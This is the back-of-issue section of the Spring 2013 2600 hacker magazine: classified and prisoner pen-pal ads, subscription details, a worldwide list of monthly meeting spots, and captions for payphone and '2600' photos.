DIGITAL FORENSICS FOR THE DEFENSE! Sensei Enterprises believes in the Constitutional right to a zealous defense, and backs up that belief by providing the highest quality digital forensics and electronic evidence support for criminal defense attorneys. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We recover data from many sources, including computers, external media, and smartphones. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, data breaches, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. Sensei's digital forensic examiners all hold prestigious forensic certifications. Our principals are co-authors of *The Electronic Evidence Handbook* (American Bar Association 2006) and of hundreds of articles on digital forensics and electronic evidence. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers and even Oprah Winfrey's *O* magazine. For more information, call us at 703-359-0700 or email us at sensei@senseient.com.

NOPAYCLASSIFIEDS.COM - Free advertising - 50 countries! Free business directory ads with link to your website to help you expand your business and improve search engine placement. Place FREE classified ads! Search over 35 million classified ads to help you find what you want by searching over 75,000 different social media and online classified ad websites. Thank you for being part of our online audience.

JEAH.NET SECURE UNIX SHELLS & HOSTING. Quad 2.66ghz processors, 11gb of RAM with TB and TB of storage? JEAH.NET is #1 for fast, stable, and secure UNIX shell accounts. Use hundreds of vhost domains for IRC and email, plus access all shell programs and compilers. JEAH also features rock-solid FreeBSD web hosting. 2600 readers' setup fees are always waived. We support 2600, because we read too! Don't forget our free private WHOIS registration, with domain purchase, at FYNE.COM.

Personal

I KNOW THEY KNOW THE WAY I THINK AND I KNOW THEY ALWAYS WILL. Still here, looking to correspond with a mature woman via post/snail mail. I'm 28 yrs old, male, 6 foot, 190 lbs at 15% body fat (and dropping). I stay active with exercise and sports. Black hair, green eyes. Have pictures. 18 months left on my sentence. I have many varied interests, art, music (all kinds - classical, hardcore, electronic, etc.), current events/politics/economics, morals/religion, and, of course, all things technical. Will also respond to all other correspondence. I'm trying to stay current on information security/networking and would like to pursue a job in the field. Also trying to study up on basic electronics and radio theory as all things are going wireless. I have email but need the email address sent to me snail mail first to add to my email account. Mike Kerr, 09496029, PO Box 9000-LOW, Forrest City, AR 72336.

ELEVEN YEARS DOWN, THREE TO GO. SWM, 5'9", 175 Brn/Blu prisoner seeking correspondence for friendship, contacts, proxy, with anyone over 18. Calling and snail-mail only now, but 25 cent email soon. There's no anonymous correspondence allowed. Sex and race unimportant. My past was very black. Incarceration made me pragmatic and understand loyalty. Time to change hats but I need help. I know some of what's needed to know to accomplish things. I can't wait until I can move. What am I? Because I can tweak a 98 registry, S.C. thinks I'm a hacker! What makes a hacker anyway? The government can't keep this Alaskan National down forever. It's hard but still learning. Interested in computers, tech, Linux, faith, sci-fi, everything that has connection to multi-generational self-sustaining networks, drones, makerbots, cybernetics, and stopping slavery. Important to me: open-mindedness, cleverness, and support for Bottom Billion. Let's drink a lot of coffee, relax, kick back, dream, and make something with what we have. I'm not seeking money in this ad. Uncovering answers to questions is my strong point now. World anarchy and meeting a Gray Hat hacker girl would be totally cool. Yes I said Gray Hat. Policy is that they open and read all mail. Address all letters as James Anderson and put 283022, TyRCI U6-9B, 200 Prison Road, Enoree, SC 29335.

FREE JESSE MCGRAW! Former hacker looking for pen pals, friends, and entrepreneurship. I'm an activist and you can catch my dissident rants on Facebook. Just look for "Jesse McGraw Filez." I'm also looking for advice on book publishing and starting a business. I shouldn't have to remind you that I love technology, electronic music, Linux, hauntings, psychic phenomenon, religion, digital forensics, and network security. If you're a civil/human rights activist, connect with me! fluffpirate@gmail.com Jesse McGraw #38690-177, PO Box 9000, Seagoville, TX 75159. (I reply to all letters.)

ONLY SUBSCRIBERS CAN ADVERTISE IN 2600! Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to subs@2600.com. Be sure to include your subscriber coding (those numbers on the top of your mailing label) for verification.

Deadline for Summer issue: 5/21/13.

Where Is Your 2013 Calendar?


Is there something missing on your wall?
Like a full size 12x12" glossy wall calendar,
featuring pictures of surveillance technology at
work, along with historical dates of interest to
hackers on nearly every day of the year? Well
then, you're in luck, as we have just such a thing
ready to send to you. And don't even think that
it's too late in the year - we still have people
ordering our 2012 calendar just for the pictures!

THE HACKER CALENDAR

2 0 1 3

\$14.99 includes domestic shipping - store.2600.com/calendar

NOW ON THE KINDLE AND OTHER FORMATS



Our massive digital
archiving project is now
moving in two directions!

DRM-free

Nearly 300 pages

Details at store.2600.com

Still to come: Volumes
3 through 24

Your support will help
it all happen faster

*"Be curious. Read widely. Try new things.
What people call intelligence just boils down to curiosity." - Aaron Swartz*

Editor-In-Chief Emmanuel Goldstein	S	Infrastructure flyko
Associate Editor Bob Hardy	T	Network Operations phiber
Layout and Design Skram	A	Broadcast Coordinator Juintz
Cover Dabu Ch'wald	F	IRC Admins beave, koz, r0d3nt
Office Manager Tampruf	F	Forum Admins Bunni3burn, dot.ret

Inspirational Music: Bright Eyes, Die Krupps, Gorillaz, The Dillinger Escape Plan, Gescom, Autechre, Tribe Called Red, Gescom, Melt Banana, Zia, Velvet Underground, The Jam, The Minor Dimension

Shout Outs: Empire Builder, 9 Lb Hammer, Chico from Brazil, Patsy Grimaldi, Andre Dupuis, Justin Lukach, Scott Wilson, Lawrence Lessig, Harlem Community Radio, Sunrise Farms, Vision

**2600 is written by members of the global hacker community.
You can be a part of this by sending your submissions to
articles@2600.com or the postal address below.**

.....
2600 (ISSN 0749-3851, USPS # 003-176);
*Spring 2013, Volume 30 Issue 1, is
published quarterly by 2600 Enterprises Inc.,
2 Flowerfield, St. James, NY 11780.
Periodical postage rates paid at
St. James, NY and additional mailing offices.*

POSTMASTER:

Send address changes to: 2600
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:

2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:

U.S. and Canada - \$24 individual,
\$50 corporate (U.S. Funds)
Overseas - \$34 individual, \$65 corporate

Back issues for 1984-2012 are
\$25 per year when available.

Individual issues from 1988 on are
\$6.25 each when available.
Shipping added to overseas orders.

**LETTERS AND ARTICLE
SUBMISSIONS:**

2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

2600 Office/Fax Line: +1 631 751 2600

Copyright © 2013; 2600 Enterprises Inc.

ARGENTINA

Buenos Aires: Bar El Sitio, Av de Mayo 1354

AUSTRALIA

Melbourne: Level 2 food court, Melbourne Central Dome.
Sydney: The Crystal Palace Hotel, 789 George St. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Food court of Eau Claire Market. 6 pm

British Columbia

Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.

Vancouver (Surrey): Central City Shopping Centre food court by Orange Julius.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center Food Court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere near the Dunkin Donuts in the glass paned area with tables.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier).

Payphone: (01273) 606674. 7 pm

Leeds: The Brewery Tap Leeds. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Entrance to Chapelfield Mall, under the big screen TV. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.

Grenoble: EVE performance hall on the campus of Saint Martin d'Heres.

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm

Paris: Quick Restaurant, Place de la Republique. 6 pm

Rennes: Bar le Golden Gate, Rue St Georges a Rennes. 8 pm

Rouen: Place de la Cathédrale, benches to the right. 8 pm

Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papisotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food Court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the

"Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NEW ZEALAND

Auckland: London Bar, upstairs, 1 Wellesley St E,

Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsø: The upper floor at Bla

Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SWEDEN

Stockholm: Central Station, second floor, inside the exit to Klarabergsviadukten above main hall.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

WALES

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Newk's, 4925 University Dr. 6 pm

Arizona

Phoenix: Pink Spot Coffee & Ice Cream, 49 W Thomas Rd. 6 pm

Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm

Arkansas

Ft. Smith: River City Deli at 7320 Rogers Ave. 6 pm

California

Los Angeles: Union Station, inside main entrance (Alameda St side) between Union Bagel and the Traxx Bar.

Monterey: East Village Coffee Lounge. 5:30 pm

Sacramento: Hacker Lab, 1715 I St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Center (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Tustin: Panera Bread, inside The District shopping center (corner of Jamboree and Barranca). 7 pm

Colorado

Colorado Springs: The Enclave Coop, 2121 Academy Circle. 7 pm

Loveland: Starbucks at Centerra (next to Bonefish Grill). 7 pm

Connecticut

Newington: Panera Bread, 3120 Berlin Tpke. 6 pm

District of Columbia

Arlington: Champps Pentagon, 1201 S Joyce St (in Pentagon Row on the courtyard). 7 pm

Florida

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Jacksonville: O'Brothers Irish Pub, 1521 Margaret St. 6:30 pm

Melbourne: Matt's Casbah, 801 E New Haven Ave. 5:30 pm

Orlando: Panera Bread, Fashion Square Mall.

Sebring: Lakeshore Mall food court, next to payphones. 6 pm

Titusville: StoneFire Art Gallery & Studios, 2500 S Washington Ave.

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance.

Payphones: (208) 342-9700.

Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Chicago: Golden Apple, 2971 N. Lincoln Ave. 6 pm

Peoria: Starbucks, 1200 West Main St.

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.

Indianapolis: Tomlinson Tap Room in City Market, 222 E Market St. 6 pm

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Davenport: Co-Lab, 1033 E 53rd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Worcester: TESLA space - 97D Webster St.

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2400 S Jefferson Ave.

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Elko: Uber Games and Technology, 1071 Idaho St. 6 pm

Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Mexico

Albuquerque: Quelab Hacker/ MakerSpace, 1112 2nd St NW. 6 pm

New York

Albany: SUNY Albany Transfer & Commuter Lounge, first floor, Campus Center. 6 pm

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Interlock Rochester, 1115 E Main St. 7 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center).

Raleigh: Royal Bean Coffee Shop, 3801 Hillsborough St (next to the Playmakers Sports Bar and across from Meredith College). 7 pm

North Dakota

Fargo: West Acres Mall food court by the Taco John's.

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd. 7 pm

Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr, behind the Dayton Mall off SR-741.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

Pittsburgh: Panera Bread on Blvd of the Allies near Pitt and CMU campuses. 7 pm

State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas on first floor.

Trujillo Alto: The Office Irish Pub. 7:30 pm

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville: J&J's Market & Cafe, 1912 Broadway. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Lane, outside porch near the entrance. 7:30 pm

Houston: Ninfa's Express seating area, Galleria IV. 6 pm

San Antonio: Bunsen Burger, 5456 Walzem Rd. 7 pm

Vermont

Burlington: Quarterstaff Gaming Lounge, 178 Main St, 3rd floor.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm

Richmond: Hack.RVA 1600 Rosemeath Rd. 6 pm

Virginia Beach: Pembroke Mall food court. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: The Service Station, 9315 N Nevada (North Spokane).

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.

To start a meeting in your city, send email to meetings@2600.com.

Worldly Payphones



Japan. A standard colorful green box, found all throughout the country. This one turned up on the island of Okinawa.

Photo by Steve H



Iraq. Found in the city of Sulaymaniyah in the Kurdistan region. Rarely used, these phones operate using a prepaid calling card only.

Photo by Shivan Muhealden



Belize. This colorful phone, found in Placencia, seems designed mostly for tourists, as it seems quite eager to help people make international calls, and the only payment option is credit/calling card.

Photo by MTTRN



Peru. Found at Nazca Airport near the famous Nazca Lines of 400-650 AD, this unusual phone uses GSM due to its remoteness. That little black cone on the top is a GSM antenna. We're told the GSM company and signal strength are displayed on the screen.

Photo by Prada

Visit <http://www.2600.com/phones/> to see our foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photos



We're not sure what part of the country this was seen in, but some hospital somewhere has #2600 as the extension to call when something like this happens. We can only hope that people don't try and hop onto the #2600 IRC channel looking for help. They may find themselves on the floor for a long time. Thanks to **Chris** for sending this one in.



We knew it would only be a matter of time before somebody tracked down a Bissell 2600 carpet sweeper. Apparently, they're rather highly regarded in the world of dust and dirt removal, and now the hacker community can also recognize its eliteness.

Discovered by **Will (AKA Master of Telxons)** in a second hand shop.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription
(or back issues) or a 2600 t-shirt of your choice.